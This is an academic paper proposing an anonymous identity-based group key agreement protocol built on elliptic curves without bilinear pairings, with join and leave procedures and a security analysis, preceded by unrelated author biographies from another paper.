Azz El Arab El Hossaini is a PhD student at the Faculty of Science, Ibn Tofail University. He received a Master's degree in Network and System Administration from the same faculty. He received his Bachelor's degree in administration of Computer Park from Faculty of Sciences Mohamed V-Agdal, Rabat. His research interest includes watermarking technologies, fingerprinting and data authentication.

Mohamed El aroussi has obtained his PHD degree in computer science and telecommunication from the Faculty of Sciences, University Mohamed V-Agdal, Rabat, Morocco, 2009. Since then he has worked in different projects in the field of WSN Biometric embedded systems. He is the author of several articles published in reputed journals.

Khadija Jamali received her Bachelor's degree in java and c++ development, she received a Master's degree in Network and System Administration and she is a Phd student at the Faculty of Science, Ibn Tofail University, Kenitra, Morocco. Her interest is watermarking technologies.

Samir Mbarki received the B.S. degree in applied mathematics from Mohammed V University, Morocco, 1992, and Doctorat of High Graduate Studies degrees in Computer Sciences from Mohammed V University, Morocco, 1997. In 1995 he joined the faculty of science Ibn Tofail University, Morocco where he is currently a Professor in Department of computer science. His research interests include software engineering, model driven architecture, software metrics and software tests. He obtained an HDR in computer Science from Ibn Tofail University in 2010.

Mohamed Wahbi obtained the diploma of engineer and the Ph.D. from ENSEEINT-INP Toulouse in May 1983 and the Docteur Es-Science diploma in December 1986 from the same institution. He is since Professor in the EHTP engineering school. he is the head of its Electrical Engineering and Telecommunications department and the SIR2C2S/LaGeS-EHTP research team. His research interests relate to Physics Electronics & Optoelectronics. He is author of a large number of regular and invited papers in international conferences and journals.

Anonymous ID-based Group Key Agreement Protocol without Pairing

Abhimanyu Kumar and Sachin Tripathi
(Corresponding author: Abhimanyu Kumar)

Department of Computer Science and Engineering, Indian School of Mines
Dhanbad, Jharkhand 826004, India
(Email: abhi_a1ks@yahoo.co.in & var_1285@yahoo.com)
(Received Nov. 29, 2013; revised and accepted Apr. 24 & Nov. 22, 2014)

Abstract

Secure group communication is an active area of research and its popularity is fuelled by the growing importance of group-oriented applications such as teleconferences, collaborative workspace, pay per-view etc. A number of group key agreement protocols have been proposed for these objectives. However most of the protocols have not considers the anonymity of the participants. Although in some applications the privacy of member's identity becomes more crucial and urgent especially for mobile users of a wireless network due to the open nature of radio media. The protocols having complex computations like large modular exponentiations, pairing computations, etc. are not well suited in wireless environments. Hence this paper proposes an anonymous ID-based group key agreement protocol without bilinear pairings. The proposed protocol also have anonymous join and leave procedures to facilitates the dynamic group operations. Security and performance analysis of proposed protocol shows that it provides strong security protection under different security attributes, and needs comparatively less computation and communication overheads than the other existing protocols. In addition the formal security verification of proposed protocol has been done by using AVISPA tool which shows that it is unforgeable against active and passive attacks.

Keywords: Anonymity, AVISPA, elliptic curve cryptography, group key agreement, identity-based cryptography

1 Introduction

Collaborative applications such as multimedia conferences, distributed simulations, multi-user games and replicated servers have become extremely popular during the last decades. All these applications are executed through Internet connections that in many cases should be properly secured. Moreover, wireless networks, mobile ad hoc networks and sensor networks are used extensively in many areas of interest (ranging from homes, schools and universities to inaccessible terrains, disaster places, etc.), where security is really crucial. The realization of such efficient, robust and secure environments is a challenging algorithmic and technological task. How to communicate securely over an insecure channel is a fundament problem. So that all users that participate in the particular application should be able to communicate securely and exchange information that is inaccessible to any external entity. Hence, there is a need for finding a protocol that provides such a confidential communication, termed usually as secure group communication or secure conferences. These kind of secure conferences usually achieved by symmetric key cryptography and often require an efficient group key establishment protocol. The goal of such a protocol is to establish a common secret key among the users, called group key, which can be used for data encryption and authentication among them.

Group key establishment protocols can be divided into two subcategories: the Key Transfer Protocols and the Key Agreement Protocols. During the execution of a Key Transfer Protocol an entity creates or obtains a secret value, which transmits it securely to the rest of the entities. In a Group Key Agreement (GKA) Protocol, a shared secret is derived as a function of information contributed by or associated with all the members in the group, such that no party in the group can predetermine the resulting value.

In many cases especially in wireless environments the user's anonymity also becomes more crucial and important for mobile users along with their others security issues [24]. Out of several existing group key agreement protocols based on different cryptosystems, very few of them the privacy of the users's identities are taken into account. Since the world is going wireless and ubiquitous, the privacy of the users also becomes a very challenging issue as like security because if the group member's identities are exposed to everyone including outside eavesdroppers, they can trace a mobile users, find out a specific users movement patterns etc. [24].

Hence this paper proposes an anonymous group key agreement protocol as like [24] based on ID based cryptosystem without pairing which is more suitable for wireless networks. It becomes more efficient because the relative computation cost of the pairing is many times higher than that of the scalar point multiplication over elliptic curve group. In wireless environment to construct a secure meeting session by a group of mobile users without others knowing who are in the meeting and to make sure that the users in the meeting are indeed those expected group members, the group key agreement protocol should be able to protect the user's identity from the outside eavesdroppers during the execution of the protocol. This is achieved in proposed protocol by using pseudonyms for every users and employing anonymous encryption scheme. The proposed scheme is ID-based, so it simplifies the complex certificate management of the traditional public key cryptography. Since dynamicity is a major issue for today's networks so the proposed protocol also supports all dynamic operations such as Join, Leave, Merge, to cope with dynamic membership events. The importance of group rekeying in dynamic group are summarized in [13]. The security and privacy of the proposed protocol is also analyzed in this paper and it is found that it provides strong security protection with anonymity and has relatively efficient performance in terms of communication and computation overheads than the others existing ID-based GKA protocols. Moreover the security of proposed technique is also validates by using AVISPA (Automated Validation of Internet Security Protocols and Applications) tool which shows that Protocol is safe under its different model checkers (back ends). The only limitation of the proposed work is that, it unable to achieves the complete anonymity among the legitimate members. The identities are preserved from outside adversaries only.

The rest of this paper is organize as follows: Some existing works related to the proposed work are addressed in Section 2. The preliminaries related to the proposed work such as ID-based cryptosystem, Elliptic Curve Cryptography and security attributes are discussed in Section 3. Section 4 proposes the protocol while Section 5 discussed its security analysis. Section 6 shows the security validation result of AVISPA tool. Section 7 compares the performance of proposed protocol with others followed by a conclusion section.

2 Related Work

Protocols based on the traditional public key cryptography requires Public Key Infrastructure(PKI)to issue and manage the certificates for mapping the identity of an entity to their current public key. For Group Key Agreement (GKA) Algorithms this kind of mapping usually require some efficient PKI because in group key generation algorithms authentication of participants is also one of the major issue thus needs heavy certificate management by the PKI. A number of group key algorithms including [8, 14, 20] are exist in literature which often depends on PKI for the authentication of group members. Hawang *et al.* [14] introduces the Quad Key Tree structure and trying to reduces the hight of the key tree and thus reduces the number of rounds. It uses the pairing computations for further computation along with the modular exponentiations. [20] is also a tree based GK management protocol for multicast network but it uses the hybrid key tree technique for efficiency. It uses secure locking technique based on Chinese Remainder Theorem and shows the graphical result in their paper. Instead of tree based concept Hong proposes queue based group key agreement [8] and claim that it is most suitable for heterogeneous environment. In [8] each round performs Diffie-Hellman key exchange located on the opposite side of a blind key queue. Thus only the fast member are allowed to participate in the computation of next round and improves the efficiency. Filtration of fast and slow members are done by using a FIFO queue. Although [8] is suitable for heterogeneous group but it still needed $\lceil log_2^n \rceil$ rounds for n members and, the paper not considered the authentication issues. [15] proposes a polynomial-based key management for group scenario. But latter Kamal shows some security weakness in [15] by attacks in their paper [10].

Password based GKA protocols including [7] are avoids the requirement of PKI and uses the mutual authentication. Dutta and Barua proposes an authenticated GKA protocol on password based setting [7]. In [7] users needs to shares only a low quality human memorable password among themselves to agreed upon a high quality common secrete key. This protocol require constant round but $O(n)$ modular exponentiations. Since the exponentiation cost is relatively larger than the cost of scalar point multiplication over elliptic curve, so the performance of this protocol might be poor than the protocols based on the elliptic curve.

In order to overcome the PKI burden in 1984, Shamir [18] proposed the idea of ID-based cryptosystem where the identity of a user functioned as his public key. The first ID-based authenticated group key agreement(ID-AGKA) protocol was proposed by Reddy et al [16]. It utilized a binary tree structure and requires log_2^n rounds for n numbers of users. Since then, many ID-based group key exchange protocols [3, 12, 24, 27] have been proposed and each have their own significance.

Wan *et al.* introduces the users anonymity in the ID based GKA protocol [24] for wireless networks. This enables a group of mobile users to establish a secret meeting session without disclosing that who are in the meeting to the outside eavesdroppers. [24] also provides the dynamic membership operations (join and leave) anonymously without leaking information on who is joining/leaving the group. Although it is a constant round protocol it employs the bilinear pairing in their computation which creates overheads for the mobile users. In wireless environment nodes should have less computational burden as much as possible in order to cope energy conservation. A bilinear pairing is a mathematical tool which maps two

elements in an elliptic curve group to an element in the related finite field, and is used commonly in building ID-AKA protocols and other security schemes [2, 19, 25]. However, since the bilinear pairing is always defined over a super singular elliptic curve group with large element size, the operation time for pairings is even longer than that of RSA private key operations, which makes pairings one of the most expensive known cryptographic operation [4]. Therefore, ID-based Authenticated Group Key agreement ID-AGKA protocols without pairing may be more appealing in practice. The significance of users anonymity in ID-based cryptosystem are also justified in [17]. Moreover in wireless environment the communication round time matters. For example, in the mobile IP registration, a one-round AKA protocol is wanted to reduce the message exchange time between a foreign domain and a home domain [4]. The present paper proposes an anonymous ID-based group key agreement protocol like [24] but free from the pairing computation with more efficient performance than same.

3 Preliminaries

The basic idea of ID based cryptosystem, Elliptic Curve Cryptography and some intractable problems are addressed in this section.

3.1 ID-based Cryptosystem

The concept of ID-Based Cryptography (IBC) was proposed by Shamir in 1984 [18] to remove the transmission, verification and maintenance of public key certificates. IBC employs a user's unique identifier, e.g., e-mail address, rather than a random number, as the user's public key, and the user's corresponding private key is generated based on the user's public key by the system's trusted authority. The system's trusted authority is unique and is the establisher of the ID-based cryptosystem. It is called PKG (Private Key Generator) or KGC (Key Generate Centre) depending on whether or not the final output generated by a user is known by the authority. In ID-AKA protocols, the session key is kept secret from the authority, and thus the authority is called KGC. KGC has a secret system master key s, and the user's long-term key (the user's private key) is generated using a definite function F:

$$Private\ Key = F(s, public\ key,\ Public\ parameters).$$

In IBC, the user's private key is given to the user via a secure out-of-band channel; it is in fact the user's implicit certificate. Although such implicit certificate is known only to the user and the KGC, its validity can be verified publicly, which enables IBC to remove the public key certificate.

3.2 Elliptic Curve Cryptography

Elliptic curve cryptography (ECC) is an approach to public key cryptography based on the algebraic structure of elliptic curves over finite fields. The use of elliptic curves in cryptography was suggested independently by Koblitz and Miller in 1985.

In ECC non-singular type of Elliptic curves over the real number are used. The elliptic curve over real numbers takes the general form as:

$$y^2 = x^3 + ax + b.$$

In cryptography, variables and coefficients of elliptic curve equation are restricted to elements in a finite field. Thus for above equation x, y are co-ordinates of $GF(p)$, and a, b are integer modulo p, satisfying

$$4a^3 + 27b^2 \neq 0 \pmod{p}.$$

(for non singular elliptic curve).

Where p is a modular prime integer which make the the EC of finite field. An elliptic curve E over $GF(p)$ consist of points (x, y) defined by above two equations,along with an additional point called O (point at infinity or zero point) in EC forms a group. The O point plays the role of identity element for EC group.

Usually an elliptic curve is defined over two types of finite fields: the prime field F_p containing p elements (prime curve) and the characteristic 2 finite field containing 2^m elements (binary curve).This paper focuses on the prime finite field as the prime curve are best suit for software applications [21].

3.2.1 Elliptic Curve Arithmetic

Cryptographic schemes based on ECC rely on scalar multiplication of elliptic curve points. Given an integer k and a point $P \in E(F_p)$, scalar multiplication is the process of adding P to itself k times. The result of this scalar multiplication is denoted $k \times P$ or kP.

Point's addition and point doubling form the basis to calculate EC scalar multiplication efficiently using the addition rule together with the double-and-add algorithm or one of its variants. The detail description of ECC (including its point addition rule) can be found in various papers including [11, 26].

The security of ECC based protocols are based on intractability of Elliptic Curve Discrete Logarithm Problem (ECDLP). ECDLP state that: Given $P, Q \in E$, find an integer $k \in Z_p^*$ such that $Q = kP$. It is relatively easy to calculate Q given k and P, but it is relatively hard to determine k given Q and P.

4 Proposed Protocol

This section describes that initially how n numbers of members agreed up on a common session key under initialization operation followed by the the join and leave procedures.

Assumptions: The following assumptions has been considered in proposed protocol. Firstly, let U=$\{U_1, U_2, \cdots, U_n\}$be the set of mobile nodes. Secondly, each group at beginning must know the identity of others group members by some sort of other mechanism. Thirdly the protocol assumes a trusted server which is responsible for private key generation for the users, called key generation centre (KGC) in the system. The subscript notation for the participants are must be considers in logical ring fashion e.g. $U_{n+1} = U_1$ and $U_0 = U_n$ in entire paper.

4.1 Initialization

This subsection illustrates that how n members $U_1, \cdots, U_n$ can establish a group key to create a secure multicast session among them. The entire group key establishment process divided in two algorithms: Algorithm 1 and Algorithm 2. Algorithm 1 is run by KGC while Algorithm 2 is to be run by every user after completion of Algorithm 1.

On completion of Algorithm 1 every user got their long term private key $< S_i, R_i >$ though some secure channel. On receiving the same every user can validate it by checking whether the following equation hold:

$$R_i + H_1(ID_i).P_{pub} = S_i. \quad (1)$$

The private key is valid if the equation holds and vice versa. Since: $R_i + H_1(ID_i).P_{pub} = r_i.P + h_i.s.P = (r_i + s.h_i).P = S_i.P$.

On successful validation of their long term private key every user $U_i; 1 \leq i \leq n$ run the Algorithm 2 in parallel to agreed on a common session key SK. The session initiator (assuming U_1 in this paper) invoked the Algorithm 2 by setting the Role as the $INITIATOR$, on the other hand rest of the users invoked the Algorithm 2 as Role = $follower$. It is also assume that the initiator already knows the identities of other users and verified their authenticity.

The encryption technique used in Step 5 of Algorithm 2 is ID based and must be anonymous as similar in [24] and Sig_1 is calculated over the the respective message by U_1 by its private key. In Step 14 user U_i wait until the receiving of X_j; $j \neq i$ broadcasted from others from 13 of Algorithm 2. On receiving all X_j, U_i verify it in Step 15 by the following equation:

$$X_1 \oplus X_2 \oplus \cdots \oplus X_n = 0. \quad (2)$$

At the time of verification in Step 15 U_i take X_i from itself instead of broadcast channel e.g U_3 take the value of $X_1, X_2, X_4, X_5, \cdots X_n$ from broadcast channel while use their own calculated value of X_3 although the value of X_3 is also available in broadcast channel, so that if an active adversary intercept and modifies some or all of the X_i's in such a way that the altered value can also satisfies Equation (2) it is easily traceable by the U_i.

Finally U_i can calculate the value of K_j; $1 \leq j \leq n$ and $j \neq i$ by applying chain $XORing$ in Step 16, and 17 of Algorithm 2 started from K_{i+1} which is equivalent to the following calculations:

$$\begin{aligned} {K_{i+1}}^R &= X_{i+1} \oplus {K_i}^R \\ {K_{i+2}}^R &= X_{i+2} \oplus {K_{i+1}}^R \\ \cdots &\quad \cdots \\ {K_n}^R &= X_n \oplus {K_{n-1}}^R \\ {K_1}^R &= X_1 \oplus {K_n}^R \\ \cdots &\quad \cdots \\ {K_{i-1}}^R &= X_{i-1} \oplus {K_{i-2}}^R. \end{aligned}$$

Algorithm 1 Key Generation Algorithm (KGC)

1: Begin
2: On taking $k \in Z^+$ as the input. KGC chooses a k -bit prime p and determines the following:
$\{F_p, E/F_p, G, P\}$.
where k is the security parameter.
F_p: a prime finite field.
E/F_p: an Elliptic curve over F_p.
G: Cyclic additive group formed by points on E/F_p with an extra point O called point at infinity.
i.e. $G = \{(x, y) \in E/F_p : x, y \in F_p\} \cup \{O\}$
P: Generator of G.
3: Choose a master private key $s \in_R Z_p^*$ and compute master public key $P_{pub} = s.P$.
4: Choose two cryptographic secure hash function:
$H_1 : \{0,1\}^* \rightarrow \{0,1\}^k$, $H_2 : G \times G \rightarrow \{0,1\}^k$
5: KGC publish the tuple $\{F_p, E/F_p, G, P, H_1, H_2, P_{pub}\}$ as the public parameters and secretly keeps the master private key s.
6: **for** Every User U_i having identity ID_i; $1 \leq i \leq n$ **do**
7: Calculates $h_i = H_1(ID_i)$
8: Choose $r_i \in_R Z_p^*$ and calculates:
$\begin{cases} S_i = (r_i + s.h_i) \bmod p, \\ R_i = r_i.P \end{cases}$
9: Send U_i's long term private key as $< S_i, R_i >$ to U_i by using a secure channel.
10: **end for**
11: End

Correctness:
The correctness of the initialization operation are rely on the following relations:

$$\begin{aligned} K_i^j &= K_j^i \\ K_i^{j\prime} &= K_j^{i\prime} \end{aligned}$$

for any value of $i, j; (1 \leq \{i, j\} \leq n)$ It can be proved as follows:

$$\begin{aligned} K_i^j &= (S_i.T_j + x_i(R_j + H_1(ID_j).P_{pub}) \\ &= (r_i + s.H_1(ID_i)).x_j.P + x_i(r_j.P + H_1(ID_j).s.P) \\ &= (r_i.P + s.P.H_1(ID_i)).x_j + x_i.P(r_j + H_1(ID_j).s) \\ &= (R_i + H_1(ID_i).P_{pub}).x_j + T_i.S_j \\ &= (S_j.T_i + x_j(R_i + H_1(ID_i).P_{pub}) \\ &= K_j^i. \end{aligned}$$

Algorithm 2 Group Key generation Algorithm (Role, U)

Begin
on validating their long term private key by Equation (1)
Pick $x_i \in_R Z_p^*$
Compute $T_i = x_i P$
if $Role = INITIATOR$ **then**
  Choose a pseudonym Nym_i for every user(including itself)
  Concatenates all identities followed by their corresponding pseudonym and encrypt entire message by the public key of every other user separately and broadcast to all.
  $INITIATOR \rightarrow *$:
  $E_{id}\{ID_1||\cdots||ID_n||Nym_1||\cdots||Nym_n||Sig_1\}$
end if
On receiving the encrypted broadcast from the Initiator verify the initiator signature.
on Successful verification in previous Step U_i does a series decryption trial using the private key.
If he is successfully decrypt one cipher text and find out his identity is in the ID list in Step then look for his Nym_i chosen by the Initiator.
U_i send the following message to its immediately backward and forward neighbour with their signature which can be verifies by their pseudonym instead identity.
$U_i \rightarrow U_{i-1}, U_{i+1} :< Nym_i, T_i, R_i, Sig_i >$
In similar way receives above message from U_{i-1} and U_{i+1} and verifies their signature by the pseudonyms Nym_{i-1} and Nym_{i+1} according to list obtained from Initiator.
On Successful verification in above Step U_i calculates the following:

$$\begin{cases} K_i^{i+1} = (S_i.T_{i+1} + x_i(R_{i+1} + H_1(ID_{i+1}).P_{pub}), \\ K_i^{i+1\prime} = x_i.T_{i+1}, \\ K_i^{i-1} = (S_i.T_{i-1} + x_i(R_{i-1} + H_1(ID_{i-1}).P_{pub}), \\ K_i^{i-1\prime} = x_i.T_{i-1}, \\ {K_i}^R = H_2(K_i^{i+1}, K_i^{i+1\prime}), \\ {K_i}^L = H_2(K_i^{i-1}, K_i^{i-1\prime}), \\ X_i = {K_i}^L \oplus {K_i}^R \end{cases}$$

Broadcast X_i with their pseudonym Nym_i to all users in the network
$U_i \rightarrow * :< Nym_i, X_i >$
User U_i wait until the reception of all X_j; $1 \le j \le n$ and $j \ne i$
if $X_1 \oplus X_2 \oplus \cdots \oplus X_n = 0$ **then**
  for $j = i+1$ *to* n and $j = 1$ *to* $i-1$ **do**
    ${K_j}^R = X_j \oplus {K_{j-1}}^R$
  end for
  $SK = H_1({K_1}^R||{K_2}^R||\cdots||{K_n}^R)$
  return SK
end if
return $ERROR$
End

Similarly $K_i^{j\prime} = K_j^{i\prime}$. From above relations it is easily seen that $K_i^R = K_{i+1}^L$.

4.2 Join Operation

In present paper join operation carried out by Single join (in Section 4.2.1)(for single request) as well as mass join procedures to handle multiple join requests simultaneously (Section 4.2.2).

4.2.1 Single Join

Let U_{n+1} (a new member) send the join request to U_1 (the initiator). If U_1, the initiator of the group meeting decided that the new member U_{n+1} to join the group meeting, It execute Algorithm 3 along with the U_n as the join controllers. It is assume that U_1 knows the identity of U_{n+1} in advance and U_{n+1} is already received its long term private key pair $< S_{n+1}, R_{n+1} >$ from KGC. U_1 first inform to U_n about the joining of U_{n+1}, because U_n also have to participates in join procedure along with U_1 and U_{n+1}. Single Join can be performed by Algorithm 3.

Algorithm 3 Single Join (U, U_1, U_n, U_{n+1})

Begin
U_1 select a non used pseudonym Nym_{n+1} for U_{n+1} and broadcast the following message to all previous members encrypted with current session key:
$U_1 \rightarrow *$: $E_{SK}\{ID_{n+1}||Nym_{n+1}||SIG_1\}$
U_1 also sends the necessary information about U_n and itself to U_{n+1} required for further calculations as follows:
$U_1 \rightarrow U_{n+1}$: $E_{ID}\{ID_1||Nym_1||ID_n||Nym_n||SIG_1\}$
U_{n+1} receives the message from U_1, then he decrypt the message using his private key to receives his pseudonym selected by U_1
U_1, U_n and U_{n+1} creates a separate group key K just for three members by using Algorithm 2
U_1 broadcast K to all other members encrypted with previous group key SK.
$U_1 \rightarrow *$:$E_{SK}\{Nym_1||K\}$
All members now can calculates new group session key as:
$SK_{new} = H_1(SK||K)$
U_1 sends new group session key to U_{n+1} encrypted with K
$U_1 \rightarrow U_{n+1}$: $E_K\{Nym_1||SK_{new}\}$
End

4.2.2 Mass Join

Mass join operation can be implemented as very similar to Single join operation. Suppose that members in set $U = \{U_1, U_2, \cdots, U_n\}$ have shared a common session key SK by using Algorithm 2 and then U_1 the initiator of the group decided that some users in set $C = \{U_{n+1}, U_{n+2}, \cdots, U_{n+n'}\}$ to join U. It is assume

that U_1 knows the identities of every member of Set C. The Algorithm 4 describes the procedure of mass join.

Algorithm 4 Mass Join

1: Begin
2: First of all U_1 chooses unused pseudonyms for new user set and concatenates it with their corresponding IDs encrypts entire message with the public keys of every users and broadcast to every users as in Step 5 of Algorithm2
$U_1 \rightarrow U_{n+i}$:
$E_{id}\{ID_{n+1}||\cdots ID_{n+n'}||Nym_{n+1}||\cdots||Nym_{n+n'}||Sig_1\}$
(for $i = 1$ *to* n')
3: U_1 also sends the joining information of new set along with their ID_s and pseudonyms to all current members encrypted with current session key:
$U_1 \rightarrow *$:
$E_{SK}\{ID_{n+1}||ID_{n+2}||\cdots||ID_{n+n'}||$
$Nym_{n+1}||Nym_{n+2}||\cdots||Nym_{n+n'}||Sig_1\}$
4: All new members now create a separate group key K along with U_1 and U_n by using Algorithm 2
5: All members of set U calculates the new group session key SK_{new} as in single join operation:
$SK_{new} = H_1(SK||K)$
6: U_1 broadcast new session key to all the members of set C (new members) encrypted with K
7: End

4.3 Leave Operation

If a set of members are leaving from the current group then the group session key of resulting group must be updated to provide the forward secrecy. For leave operation the present paper taken the idea of remove algorithm from [27]. Suppose $U = \{U_1, U_2 \cdots, U_n\}$ be the current group and $L = \{U_{l1}, U_{l2}, \cdots, U_{ln'}\}$ is the set of leaving members, where $\{l1, l2, \cdots, ln'\} \subseteq \{1, 2, \cdots, n\}$ and $n' < n$.We represent the set of remaining members as $A = \{U_{a1}, U_{a2}, \cdots, U_{a(n-n')}\} = U - L$. The leave operation can be carried out by Algorithm 5.

Algorithm 5 Leave Operation(U, L, A)

1: Begin
2: U_1 first broadcast set of pseudonyms Nym_i; $i \in L$ corresponds to the leaving members in U.
3: On completion of previous Step U_i; $i \in A$ know about the set L.
4: **for** Each $U_i \in A$ **do**
5: **if** $(U_{i-1} \in L)$ OR$(U_{i+1} \in L)$ **then**
6: updates their random secret x_i and accordingly recalculates their K_i^R and K_i^L with the contribution of its neighbours (left and right) alive members.
7: Finally U_i calculates $X_{newi} = K_i^L \oplus K_i^R$ and broadcast to A
8: **end if**
9: **if** $(U_{i-1} \notin L)$ AND $(U_{i+1} \notin L)$ AND $(U_{i+2} \in L)$ **then**
10: U_i recompute their K_i^R accordingly but no need to recalculate K_i^L
11: Calculate the value of X_{newi} with the contribution of newly calculated K_i^R of previous step and broad cast it in set A.
12: **end if**
13: All other members U_i;$((U_{i-1} \notin L)$ AND$(U_{i+1} \notin L)$ AND $(U_{i+2} \notin L))$ do nothing but set their $X_{newi} = X_i$ and broadcast in set A.
14: **end for**
15: Each member $U_i \in A$, after receiving all X_{newj} $(j \neq i)$ first verifies
$X_{newa1} \oplus X_{newa2} \oplus \cdots \oplus X_{newa(n-n)} = 0$
16: If above verification is success then U_i can calculates only require value of K_j^R (the updated one); $j \neq i$ by chain XOR*ing* operation as in Algorithm 2.
17: Finally the new session key calculated as:
$SK_{new} = H_1(K_{a1}^R||K_{a2}^R||\cdots||K_{a(n-n')}^R)$
18: End

5 Security Analysis

The security attributes for the proposed protocols are analyze in this section and also discussed its privacy issues. As discussed in [9], a secure authenticated group key agreement protocol should satisfies the requirements of contributiveness, message integrity, resilience against passive attack and forward/backward security for the joining/leaving operation. If an scheme is contributory, it also provides resilience against other relevant known attacks such as known key attack, key compromise impersonation attack, known session specific temporary information attack, impersonation attack, etc, as described in [9]. The security of group session key in proposed protocol relies on difficulties of ECDLP and CDHP.

Contributiveness and Group Key Secrecy: An authenticated group key agreement protocol is said to be contributory group key agreement protocol if each and every member in the group contributes in the formation of group session key. In proposed protocol each member U_i sends its T_i and R_i to its neighbour (U_{i-1}, U_{i+1}) where T_i is computed with its random secrete x_i and R_i is one of the private value received from KGC. In this way U_i agreed on two common secrets separately with its neighbours (U_{i-1} and U_{i+1}) as: $x_i.T_{i+1} = x_{i+1}.T_i$ (between U_i and U_{i+1}) and $x_i.T_{i-1} = x_{i-1}.T_i$ (between U_i and U_{i-1}) then U_i calculates ${K_i}^R$ and ${K_i}^L$ with the contribution of U_{i+1} and U_{i-1} respectively. The final group session key is computed with the help of all ${K_j}^R$ $(j = 1$ *to* $n)$ as discussed in proposed protocol of Section 4. Thus the group session key is computed by each user's ephemeral and long-term private key so the proposed protocol is contributory. In the group of n members $\{U_1, U_2, \cdots, U_n\}$, to compute ${K_j}^R$,$j = 1$ *to* n for any user U_i should know the ${K_{j-1}}^R$ and to calculate the ${K_{j-1}}^R$ they should know

the value of ${K_{j-2}}^R$ and so on this way to calculate all value ${K_j}^R$; $j = 1$ *to* n. U_i should have at least one value of ${K_j}^R$, $j \in \{1, 2, \cdots, n\}$ this is possible if and only if $U_i \in \{U_1, U_2, \cdots U_n\}$ i.e. $i \in \{1, 2, .., n\}$ means U_i is a valid group member. U_i only know the value of ${K_i}^R$ and ${K_{i-1}}^R$(since ${K_i}^L = {K_{i-1}}^R$) in advanced.

Message Integrity: In proposed protocol first every user receives pseudonyms Nym_i of every member selected from initiator member which is encrypted by an anonymous ID-based encryption scheme with their public keys and signed by initiator with a powerful signature scheme. After verifying the signature and decrypting the message every members knows the identity and their corresponding pseudonyms but an adversary cannot. All further communication between the user are done with their pseudonyms Nym_i, the receiver of the message first verifies the currently received pseudonym according to the pseudonym list in first decrypted message from initiator if the verification is successful he conclude that message is received from the expected member. Since the group member's identity is protected from outside eavesdropper, the adversary not able to know the actual communicating party. In similar way before calculating the group session key each user U_i first verifies the all pseudonyms received along with their X_j $(j \neq i)$ from others. If this is successful U_i again checks whether $X_1 \oplus X_2 \oplus \cdots \oplus X_n = 0$ hold. This is hold because X_i are calculated as $X_i = {K_i}^L \oplus {K_i}^R$ and ${K_i}^R = {K_{i+1}}^L$ this is proved in Section 4. So

$$\begin{aligned} & X_1 \oplus X_2 \oplus \cdots \oplus X_n \\ = \; & {K_1}^R \oplus {K_1}^L \oplus {K_2}^R \oplus {K_2}^L \cdots \oplus {K_n}^R \oplus {K_n}^L \\ = \; & 0. \end{aligned}$$

(note that subscript notation considered as in circular fashion i.e. $n + 1 = 1$ and $0 = n$ thus ${K_1}^L = {K_n}^R$). U_i simply abort in case of any of the above checks will fail.

No Passive Attack: The proposed protocol is secure against the passive attack under the assumption of ECDLP. That is an attacker is unable to obtain the resulting group session key by using the eavesdropping messages $(T_i, R_i, X_i)(1 \leq i \leq n)$ transmitted over the insecure network. As discussed in [9] an Authenticated group key agreement protocol is secure against the passive attack if the protocol is executed in presence of an adversary, but he cannot get success to obtain to established group session key from the eavesdropped messages exchanged between the participants. Assume that an attacker sniffing the communication channel and captures the messages (Nym_i, T_i, R_i); $(1 \leq i \leq n)$ and (Nym_i, X_i); $(1 \leq i \leq n)$ in the current session and tries to generates the group session key $K = H_1({K_1}^R || {K_2}^R || {K_3}^R || \cdots || {K_n}^R)$ of that session. Attacker is unable to do that because he cannot calculate any of the ${K_i}^R$ or ${K_i}^L (1 \leq i \leq n)$ without the knowledge of S_i and x_i. It is clear that to calculate all value of ${K_i}^R (1 \leq i \leq n)$ one should know at least one value of ${K_i}^R$ or ${K_i}^L$ along with the all other values of X_i. To calculate ${K_i}^R$ and/or ${K_i}^L$ (for any $i \leq n$) one should have to calculates the value of $K_i^{i+1} = (S_i.T_{i+1} + x_i(R_{i+1} + H_1(ID_{i+1}).P_{pub})$ and $K_i^{i+1'} = x_i.T_{i+1}$ or $K_i^{i-1} = (S_i.T_{i-1} + x_i(R_{i-1} + H_1(ID_{i-1}).P_{pub})$ and $K_i^{i-1'} = x_i.T_{i-1}$. This is not possible without the knowledge of long term private key S_i and random secret value x_i of any legitimate user U_i due to the difficulties of ECDLP and CDHP.

Forward Secrecy: The meaning of forward secrecy in any group key agreement protocol is that, on the event of leave operation the current group session key must be updated in such a way that the leaving member(s) cannot compute or trace it and then not able to access the further conversations. The proposed protocol provides the forward secrecy because even a single member is leaving but the contribution of three consecutive members is totally changed in the formation of new group key. Since this change happens due to the updating of random secret value x_i of two members U_{i-1} and U_{i+1} where U_i is the leaving member, U_i cannot trace the new contributions of members because this time the value of T_{i-1} and T_{i+1} is changed. This is achieved by leave operation of the protocol discussed in Section 4.3.

Backward Secrecy: The backward secrecy of a group key agreement protocol allows the new member(s) to join in a group and develop new group key without providing the scope for generating any previous group session key to the new members so that they cannot access the previous group conversations. The proposed protocol provides backward secrecy as the new member U_{n+1} not able to calculates previous group session key SK because it receives only the hash value of SK concatenated with K. To calculate K, new member U_{n+1} receives the new shares from U_1 and U_n which is independent from their previous contributions in SK. Same thing happens in mass join operation.

Perfect Forward Secrecy: Perfect forward secrecy represents security in case of long-term secretes compromise. In proposed protocol, perfect forward secrecy is achieved from hardness of ECDHP problem. Even if the long term secrets$\{S_i, R_i\}$ is compromised by the adversary, without the ephemeral secret x_i the adversary cannot compute ${K_i}^L$ or ${K_i}^R$ so he cannot extract the other user's ephemeral values, ${K_j}^L$ or ${K_j}^R$ and he cannot compute the session key.

No Key Control: In proposed protocol the group session key is created jointly by all legitimate group members (contributiveness is already discussed previously). So no individual member can control the key alone.

Known Session Key Security: In each session, each user U_i randomly chooses an ephemeral private key $x_i \in Z_p^*$ and the generated group session key depends on each user's ephemeral private key x_i. The adversary that compromises one session key should not compromise other session keys, so this protocol can provide known session key security.

Ephemeral Private Key Revealing Resistance: If all users ephemeral $(x_i, i = 1, 2, \cdots, n)$, have been com-

promised, our protocol is also secure. Because the adversary doesn't know the long-term private key of any user, he cannot compute the group session key.

Besides above security attributes, this proposed protocol is also secure in the presence of at most $(n-1)$ users controlled by the adversary without their long-term private keys. The adversary may extract the ephemeral value x_i of a user, U_i but he cannot compute the session key without any user's long-term private key.

